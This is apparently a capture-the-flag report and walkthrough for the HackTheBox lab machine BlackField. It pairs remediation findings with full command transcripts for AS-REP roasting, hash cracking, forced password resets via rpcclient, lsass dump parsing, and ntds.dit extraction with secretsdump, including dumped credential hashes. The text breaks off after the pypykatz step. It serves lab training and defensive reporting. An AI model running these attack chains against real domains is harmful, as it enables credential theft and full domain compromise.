
Report - BlackField - HTB



Testing Summary

BlackField is a Hard rated machine on HackTheBox, which is running a Domain Controller, and is hosted on a Windows 2019 Server operating system. Blackfield offers practice with SMB user enumeration, AS-REP or Kerberos pre-authentication attack to retrieve a hash then decrypting the hash for the accounts plaintext password. Then Enumerating the SMB share with a Username and password to dump lsass artifacts, to then translate it into a username and

password which could remote into the system. That user then has Backup Operators group, which could be use to dump the Active Directory database for the Domain Administrator account.

Tester Notes and Recommendations

Enforce the use of pre-authentication for all user accounts on the domain.

Key Weaknesses found during the assessment

1. AS-REP Roasting attack.
2. Limit the service accounts permissions and network access to only what is required for the service to function. (least privilege)
3. Backup Operators group use.

Technical Findings

Finding 1: AS-REP Roasting

Description	Accounts where the Kerberos authentication service response happens when pre-authentication is disabled, as a result the domain controller sends a encrypted ticket that contains the accounts hash which can be decrypted.
Risk	Likelyhood: High Impact: High
System	BLACKFIELD.local
Tools Used	Impacket-GetNPUsers, Hashcat
References	CWE-307 https://cwe.mitre.org/data/definitions/307.html

Evidence

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# impacket-GetNPUsers BLACKFIELD.local/ -usersfile users.txt -dc-ip 10.10.10.192 -outputfile ADhash.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User audit2020@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@blackfield.local@BLACKFIELD.LOCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224
fced86320dd60315fc30b3b9d2ea730e32e29ce3c5c2625eb4492ddb1046f6d26cd0a1ff5fd0390029381f7e1c253a42c6b91c11ed227fdc6a080e2561db6712ad6f13d7182077bc45f7bf006843
d40a40b07209baf16a8c9e7553fe43922910222355fd31e24bc3f74702054accb26046ffc2cc846b74b28dd35178dbca2ffb1d51b7f064a663ea74b4a745fb958b0367482696e11e051373841fde
0b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c
[-] User svc_backup@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
$krb5asrep$23$support@blackfield.local@BLACKFIELD.LOCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224
fced86320dd60315fc30b3b9d2ea730e32e29ce3c5c2625eb4492ddb1046f6d26cd0a1ff5fd0390029381f7e1c253a42c6b91c11ed227fdc6a080e2561db6712ad6f13d7182077bc45f7bf006843
d40a40b07209baf16a8c9e7553fe43922910222355fd31e24bc3f74702054accb26046ffc2cc846b74b28dd35178dbca2ffb1d51b7f064a663ea74b4a745fb958b0367482696e11e051373841fde
0b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c:#00^BlackKnight
```


Remediation

Enable Pre-authentication requirements for all user accounts, including service accounts.

Finding 2: Service accounts not using Least Privilege Principals

Description	Service accounts on the system are not using the concept of least privilege, instead they are copies of standard user accounts. This can leave your system vulnerable with user sprawl.
Risk	Likelyhood: High Impact: High
System	blackfield.local
Tools Used	bloodhound, kerbrute, rpcclient
References	Least Privilege Violation CWE 272 - https://cwe.mitre.org/data/definitions/272.html

Evidence




```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ rpcclient -U Blackfield.local/support%#00^BlackKnight -I 10.10.10.192 dc01.Blackfield.local
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
rpcclient $> setuserinfo2 audit2020 23 Passw0rd!!
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> hostname; whoami /priv; ipconfig /all
DC01

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC01
   Primary Dns Suffix  . . . . . . . : BLACKFIELD.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : BLACKFIELD.local
                                       htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B0-0C-76
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::2127:9360:6b49:8f9f(Preferred)
   Link-local IPv6 Address . . . . . : fe80::2127:9360:6b49:8f9f%17(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.192(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 385896534
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-05-64-77-08-00-27-2C-10-8A
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```

Remediation

Limit Service accounts, to only having access to what the service accounts need.

Internal Penetration Test Findings

Finding 3: Use of Backup Operators group

Description	The backup operators group has the capability to copy over all NTDS.dit, and SYSTEM keys from the DC by using a built in tool called wbadmin,

	which is built into Microsoft, a tool used to backup all registry hive information incase of system crashes.
Risk	Likelyhood: Medium
System	BLACKFIELD.local
Tools Used	Bloodhound, wbadmin,
References	CWE Improper Privilege Management - https://cwe.mitre.org/data/definitions/269.html#:~:text=If an error or mistake,Assignment (CWE-266).

Evidence

```
*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin get versions
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 3:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)

Backup time: 1/13/2025 7:57 PM
Backup location: Network Share labeled \\10.10.10.192\C$\Windows\Temp\
Version identifier: 01/14/2025-03:57
Can recover: Volume(s), File(s)

*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin start recovery -version:01/14/2025-03:57 -itemtype:file -items:c:\windows\ntds\ntds.dit -recover
ytarget:c:\Users\svc_backup\Desktop -notrestoreacl -quiet
```

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# impacket-secretsdump -ntds ntds.dit  -system System LOCAL > SecretsDump.txt

┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# cat SecretsDump.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9dd30a69eb8973b55985d5a8bc44f569:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:4aa0f66b8059750e6e410122cdf05ce2:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
```

Remediation

Remove any accounts from Backup Operators group, and prevent any user from having access to this group as a policy.

Walkthrough Path

Lets start with a nmap scan.

```
┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ sudo nmap -A -p- --min-rate 10000 10.10.10.192
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 12:04 EST
Nmap scan report for 10.10.10.192
Host is up (0.014s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-14 00:04:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2025-01-14T00:05:05
|_  start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   13.65 ms 10.10.14.1
2   14.54 ms 10.10.10.192

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.34 seconds
```

Domain information:

BLACKFIELD.local

Further enumeration on ports, couldnt really get any specific information from enum4linux, now onto enumerating SMB.

SMB

`smbclient -N -L \\\\10.10.10.192`

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ smbclient -N -L \\\\10.10.10.192

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
```

-forensic

cant do anything in

-profiles$

loads of usernames

pushing the dirnames to a file then using mousepad to remove the date times and spaces.

```
smbclient //10.10.10.192/profiles$ -c "dir" -N > dirout.txt
```

Now Kerbrute to Credential dump any usernames which return valid information.

```
./kerbrute userenum --dc 10.10.10.192 -d blackfield.local
../Desktop/HTB/blackfield/dirout.txt
```

```
┌──(kali㉿kali)-[~/scripts]
└─$ ./kerbrute userenum --dc 10.10.10.192 -d blackfield.local ../Desktop/HTB/blackfield/dirout.txt

   __             __               __
  / /____     ____/ /_  _______  __/ /____
 / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/13/25 - Ronnie Flathers @ropnop

2025/01/13 12:36:40 >  Using KDC(s):
2025/01/13 12:36:40 >   10.10.10.192:88

2025/01/13 12:37:00 >  [+] VALID USERNAME:       audit2020@blackfield.local
2025/01/13 12:38:51 >  [+] VALID USERNAME:       support@blackfield.local
2025/01/13 12:38:56 >  [+] VALID USERNAME:       svc_backup@blackfield.local
2025/01/13 12:39:21 >  Done! Tested 314 usernames (3 valid) in 160.885 seconds
```

All service accounts of somekind, AS-REP?

Impacket-GetNPUsers to see if the user accounts that we have collected from kerbrute could be throwing their hash.

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# impacket-GetNPUsers BLACKFIELD.local/ -usersfile users.txt -dc-ip 10.10.10.192 -outputfile ADhash.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User audit2020@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@blackfield.local@BLACKFIELD.LOCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224
fced86320dd60315fc30b3b9d2ea730e32e29ce3c5c2625eb4492ddb1046f6d26cd0a1ff5fd0390029381f7e1c253a42c6b91c11ed227fdc6a080e2561db6712ad6f13d7182077bc45f7bf006843
d40a40b07209baf16a8c9e7553fe43922910222355fd31e24bc3f74702054accb26046ffc2cc846b74b28dd35178dbca2ffb1d51b7f064a663ea74b4a745fb958b0367482696e11e051373841fde
0b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c
[-] User svc_backup@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Support@blackfield.local just shared their hash.

If we throw this in hashcat and dump the password we get the username and password combination.

```
$krb5asrep$23$support@blackfield.local@BLACKFIELD.LOCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224
fced86320dd60315fc30b3b9d2ea730e32e29ce3c5c2625eb4492ddb1046f6d26cd0a1ff5fd0390029381f7e1c253a42c6b91c11ed227fdc6a080e2561db6712ad6f13d7182077bc45f7bf006843
d40a40b07209baf16a8c9e7553fe43922910222355fd31e24bc3f74702054accb26046ffc2cc846b74b28dd35178dbca2ffb1d51b7f064a663ea74b4a745fb958b0367482696e11e051373841fde
0b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c:#00^BlackKnight
```

support:: #00^BlackKnight

So something that is not intended for the blackfield machine however does happen is unintended information dumps when using a username and null password. *I am keeping this for me in the future - Witty.*

Step 1.

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ smbmap -H blackfield.local -u 'root' -p ''

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections
```

Step 2:

add the -v flag and it dumps the system information

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ smbmap -H blackfield.local -u 'root' -p '' -v

    ________  ___      __  _______  ___      __       __         _______
   /"       )|"  \    /"  ||   _   "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[+] 10.10.10.192     is running Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD)
[*] Closed 1 connections
```


System is confirmed to be a Windows 2019 Domain Controller

10.10.10.192 is running Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD)

Domain Service account which can possibly change password information.

uploading the json files into bloodhound

- neo4j console
- python3 ./bloodhound.py
- new tab bloodhound
- clear databases
- upload json.




searching for domain memberships and user abuse

we can force the audit2020 account to change their passwords using rpcclient.

followed by the audit2020 account is a member of Domain Admins which is also a member of Administrator group.

Bloodhound tells us what the exploit is



abusing RPCCLIENT, login as support setuserinfo2 and change the password for audit2020.

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ rpcclient -U Blackfield.local/support%#00^BlackKnight -I 10.10.10.192 dc01.Blackfield.local
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
rpcclient $> setuserinfo2 audit2020 23 Passw0rd!!
```

now use Audit2020 in SMBMap again to see if we have any access to those forensic shares.

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ smbmap -u audit2020 -p 'Passw0rd!!' -H 10.10.10.192

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: blackfield.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ smbclient //10.10.10.192/forensic -U audit2020%'Passw0rd!!'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb 23 08:03:16 2020
  ..                                  D        0  Sun Feb 23 08:03:16 2020
  commands_output                     D        0  Sun Feb 23 13:14:37 2020
  memory_analysis                     D        0  Thu May 28 16:28:33 2020
  tools                               D        0  Sun Feb 23 08:39:08 2020
```

```
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 16:28:33 2020
  ..                                  D        0  Thu May 28 16:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 16:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 16:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 16:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 16:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 16:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 16:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 16:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 16:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 16:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 16:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 16:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 16:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 16:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 16:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 16:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 16:27:53 2020
```

Download the lsass.zip file and search for a way on github to rebuild the lsass file on kali. https://github.com/skelsec/pypykatz

now installing pypykatz to hash the file

`sudo apt install python3-pypykatz`

Now run pypykatz to get the dump of the file.

`pypykatz lsa minidump lsass.DMP`

this is what you get:

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ sudo pypykatz lsa minidump lsass.DMP
